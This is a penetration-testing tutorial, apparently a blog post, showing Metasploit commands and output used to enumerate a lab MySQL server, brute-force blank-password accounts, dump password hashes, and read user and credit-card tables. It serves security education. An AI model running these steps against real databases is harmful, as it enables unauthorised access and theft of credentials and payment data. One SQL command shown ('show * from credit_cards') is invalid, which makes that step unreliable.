Attacking MySQL With Metasploit

pentestlab.blog/category/exploitation-techniques/page/6

July 27, 2012

MySQL is one of the most used databases that is being used by many applications in nowadays.So in a penetration testing engagement it is almost impossible not to find a system that will run a MySQL server.In this article we will see how we can attack a MySQL database with the help of Metasploit framework.

Lets say that is in the scope of our penetration test is a MySQL server.The first step is to discover the version of the database.Metasploit Framework has a module that allows us to find the version of the database.Knowing the version of the database will help us to discover additional vulnerabilities.

```
msf > use auxiliary/scanner/mysql/mysql_version
msf  auxiliary(mysql_version) > info

       Name: MySQL Server Version Enumeration
     Module: auxiliary/scanner/mysql/mysql_version
    Version: 15504
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  kris katterjohn <katterjohn@gmail.com>

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target address range or CIDR identifier
  RPORT    3306             yes       The target port
  THREADS  1                yes       The number of concurrent threads

Description:
  Enumerates the version of MySQL servers
```

Metasploit Module for MySQL version enumeration

The only thing that we have to do is to insert the remote IP address and to execute it with the run command.

```
msf  auxiliary(mysql_version) > set RHOSTS 172.16.212.133
RHOSTS => 172.16.212.133
msf  auxiliary(mysql_version) > run

[*] 172.16.212.133:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mysql_version) >
```

Discovering the version of MySQL

Now we can use the **mysql_login** module in combination with our wordlists in order to discover at least one valid database account that will allow us to login to the MySQL database.It is always a good practice as a penetration testers to check the database for

weak credentials.

```
msf > use auxiliary/scanner/mysql/mysql_login
msf  auxiliary(mysql_login) > set RHOSTS 172.16.212.133
RHOSTS => 172.16.212.133
msf  auxiliary(mysql_login) > set USER_FILE /root/Desktop/usernames.lst
USER_FILE => /root/Desktop/usernames.lst
msf  auxiliary(mysql_login) > set PASS_FILE /root/Desktop/passwords.lst
PASS_FILE => /root/Desktop/passwords.lst
msf  auxiliary(mysql_login) > run
```

Configuring the MySQL Login Module

The scanner was successful and now as we can see from the results we have two valid accounts (**guest** and **root**) for remote connection.Both of these accounts they don't have a password set.

```
[+] 172.16.212.133:3306 - SUCCESSFUL LOGIN 'guest' : ''
[*] 172.16.212.133:3306 MYSQL - [009/923] - Trying username:'nobody' with password:''
[*] 172.16.212.133:3306 MYSQL - [009/923] - failed to login as 'nobody' with password ''
[*] 172.16.212.133:3306 MYSQL - [010/923] - Trying username:'operator' with password:''
[*] 172.16.212.133:3306 MYSQL - [010/923] - failed to login as 'operator' with password ''
[*] 172.16.212.133:3306 MYSQL - [011/923] - Trying username:'oracle' with password:''
[*] 172.16.212.133:3306 MYSQL - [011/923] - failed to login as 'oracle' with password ''
[*] 172.16.212.133:3306 MYSQL - [012/923] - Trying username:'postgres' with password:''
[*] 172.16.212.133:3306 MYSQL - [012/923] - failed to login as 'postgres' with password ''
[*] 172.16.212.133:3306 MYSQL - [013/923] - Trying username:'postmaster' with password:''
[*] 172.16.212.133:3306 MYSQL - [013/923] - failed to login as 'postmaster' with password ''
[*] 172.16.212.133:3306 MYSQL - [014/923] - Trying username:'proxy' with password:''
[*] 172.16.212.133:3306 MYSQL - [014/923] - failed to login as 'proxy' with password ''
[*] 172.16.212.133:3306 MYSQL - [015/923] - Trying username:'root' with password:''
[+] 172.16.212.133:3306 - SUCCESSFUL LOGIN 'root' : ''
```


Discovering valid accounts from the MySQL Database

Before we use these accounts in order to connect and interact directly with the database we can use another two metasploit modules that can help us to enumerate the database accounts and to dump the usernames and password hashes of the MySQL server.Of course this can be done manually but Metasploit helps us to automate this process.So first we will configure the module **mysql_enum** in order to find information about the database accouts:

```
msf > use auxiliary/admin/mysql/mysql_enum
msf  auxiliary(mysql_enum) > set RHOST 172.16.212.133
RHOST => 172.16.212.133
msf  auxiliary(mysql_enum) > set USERNAME root
USERNAME => root
msf  auxiliary(mysql_enum) > run
```


Metasploit Module Configuration for MySQL Accounts Enumeration

We can see a sample of the output in the following image:




enumerating MySQL Accounts

Next its time to configure and run the **mysql_hashdump** module in order to dump the passwords hashes from all the database accounts:



Dumping the hashes from the MySQL Database


Now we can use any mysql client to connect to the database.Backtrack has already a client so we can use the command **mysql -h IP -u username -p password**.In our case our IP of the target is **172.16.212.133** and we will use as username the root that has been discovered from the **mysql_login** module before.We will be prompted for a password but we will leave it blank because the password for the account root is blank.




Connection to MySQL Database

Now that we are connected to the database we can use the command **show databases;** in order to discover the databases that are stored in the MySQL server.

As a next step is to choose one database and then to try to see the tables that it contains in order to start extract data.We can do that with the command **use <dbname>** and the command **show tables;**




Display the databases



Tables of mysql database

We can see that there is a table user.We would like to extract the data of that table as it contains the usernames and passwords of the system.We can achieve that with the command **select User, Password from user;**


As we can see there are 3 accounts with blank passwords.So now we have all the accounts of the MySQL database.We can now discover additional tables from other databases with the command **show tables from <dbname>;**



Extract Usernames and Passwords from Table

The interesting table here is the **credit_cards** so we would like to see the contents of this table.We will change database with the command **use <dbname>** and we will execute the command **show * from credit_cards;**

Display tables from another database



Extract all the data from a table

Now we have all the credit cards details from users and all the accounts and passwords from the database.

Conclusion

In this article we saw how we can gain access to a MySQL database by taken advantage the weak credentials.Weak credentials and forgotten default database accounts are one of the most common security problems in large organizations where it is difficult for the admins that they have to manage a variety of systems to be able to change and control the accounts regularly.Every penetration tester must check first while assessing a database system if the remote target is having default or weak accounts installed.This is the easiest way of getting access and in complex and big environments it always a good possibility that this technique will be successful.